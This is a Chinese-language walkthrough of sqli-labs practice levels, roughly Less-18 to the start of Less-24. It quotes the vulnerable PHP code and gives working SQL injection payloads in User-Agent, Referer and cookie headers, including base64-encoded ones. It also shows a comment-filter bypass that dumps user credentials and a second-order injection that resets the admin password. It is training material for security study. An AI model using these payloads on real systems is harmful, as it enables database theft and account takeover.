
```
    $row1 = mysql_fetch_array($result1);
        if($row1)
            {
            echo '<font color= "#FFFF00" font size = 3 >';
            $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
            mysql_query($insert);
            //echo 'Your IP ADDRESS is: ' .$IP;
            echo "</font>";
            //echo "<br>";
            echo '<font color= "#0000ff" font size = 3 >';
            echo 'Your User Agent is: ' .$uagent;
            echo "</font>";
            echo "<br>";
            print_r(mysql_error());
            echo "<br><br>";
            echo '<img src="../images/flag.jpg"  />';
            echo "<br>";
```


又看到 insert语句，他把user-agent插入到了数据库，所以可以从这里下手，而且看的出来是单引号型，接下来开始爆破。

抓包修改user-agent为一下payload就可以了。

测试爆库payload

```
'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
```



没毛病，可以爆破

接下来的步骤和之前的报错型注入一摸一样，

payload可以参看，less-12 双引号报错型注入，只需要把双引号改为单引号就可以作为本题的payload，这里就不再赘述。


样例爆库payload：

```
User-Agent:'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
```

注入结束。

Less-19 POST - Header Injection - Referer field - Error based (基于头部的Referer POST报错注入)

单引号，报错型，referer型注入点。




本题和上一题很像，回显是referer，查一下php文件可以发现，insert语句中向数据库插入了referer，所以注入点改为referer，paylaod和上一题完全一样，也可以参照less-12，将其双引号改为单引号作为本题payload，不再赘述。

样例爆库payload：

```
Referer:'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
```

注入结束。

Page-2 (Advanced Injections)



Less-20 POST - Cookie injections - Uagent field - Error based (基于错误的cookie头部POST注入)

单引号，报错型，cookie型注入。

登录后页面：

查看一下php文件，


```php
        echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp);


        echo "<br></font>";
        $sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
        $result=mysql_query($sql);
        if (!$result)
            {
            die('Issue with your mysql: ' . mysql_error());
            }
        $row = mysql_fetch_array($result);
        if($row)
            {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
```


可以看到查询语句查询了cookee，那我们就在cookies里面进行注入

抓包看一下：

看到**cookie：uname=admin** 没毛病就是cookie注入了


价格单引号发现：



爆出语法错误，看得出来就是单引号型。


加下来查一下行数

```
Cookie: uname=admin' order by 3--+ //1-3 正常
Cookie: uname=admin' order by 4--+ //4 不正常 ，确定行数为3
```



爆库payload

```
Cookie: uname=-admin' union select 1,2,database()--+
```



爆破成功。

接下来又是重复性的步骤，只需要在第三个查询位置修改payload就可以完成sql注入，有需要可以查看less-1中的payload构造，很本题十分相似。

这里不再赘述。


注入结束。

Less-21 Cookie Injection- Error Based- complex - string (基于错误的复杂的字符型Cookie注入)

base64编码，单引号，报错型，cookie型注入。

本关和less-20相似，只是cookie的uname值经过base64编码了。


登录后页面：



圈出来的地方显然是base64加密过的，解码得到：admin，就是刚才登陆的uname，所以猜测：本题在cookie处加密了字符串，


查看php文件确实如此，所以只需要上传paylaod的时候base64加密一下就可以了。

先抓包看一下：



看到cookie是YWRtaW4%3D ，和页面显示不一样，但是明显%3D 是=号urldecode的结果，接下来构造paylaod进行测试

```
admin' and 1=1 --+    //明文
YWRtaW4nIGFuZCAxPTEgLS0r    //密文
```



看到红圈处的提示，所以应该构造 ') 这种的

这里就不演示爆行数了，上一题已经做过了。

经过我多次测试，--+在此处不好用，需要使用#来注释。

示例爆库paylaod：

```
-admin') union select 1,2,database()#
LWFkbWluJykgdW5pb24gc2VsZWN0IDEsMixkYXRhYmFzZSgpIw==
```

接下来只需要修改第三条查询语句，和less-20一样（注意用#注释，而不用--+），只要base64加密后写入cookie，就可以完成注入，不再赘述。

注入完成。

Less-22 Cookie Injection- Error Based- Double Quotes - string (基于错误的双引号字符型Cookie注入)

base64编码，双引号，报错型，cookie型注入。

和less-21一样的，只需要使用双引号代替单引号**再取掉括号**，一样的配方一样的味道。

不再赘述。

样例payload

```
-admin" union select 1,2,database()#
LWFkbWluIiB1bmlvbiBzZWxlY3QgMSwyLGRhdGFiYXNlKCkj
```

注入完成。

Less-23 GET - Error based - strip comments (基于错误的，过滤注释的GET型)

基于错误-无评论

这道题不看php很蒙，我试了半天还是去看php了：

```php
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];

//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity


$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
```


看到替换了能用的注释符，所以我们构造闭合语句：

爆库payload

```
?id=' union select 1,2,database() '
```

爆表payload

```
?id=' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database(
```

爆列名payload

```
?id=' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' o
```

爆值payload

```
?id=' union select 1,group_concat(username),group_concat(password) from users where 1 or '1' = '
```

注入完成。

Less - 24 Second Degree Injections *Real treat* -Store Injections (二次注入)

二次注入


我们的步骤是

1.注册一个admin'#的账号。

2.登录admin'#该，修改该帐号的密码，此时修改的就是admin的密码，我修改为123456。


Sql语句变为UPDATE users SET passwd="New_Pass" WHERE username =' admin' # ' AND password='

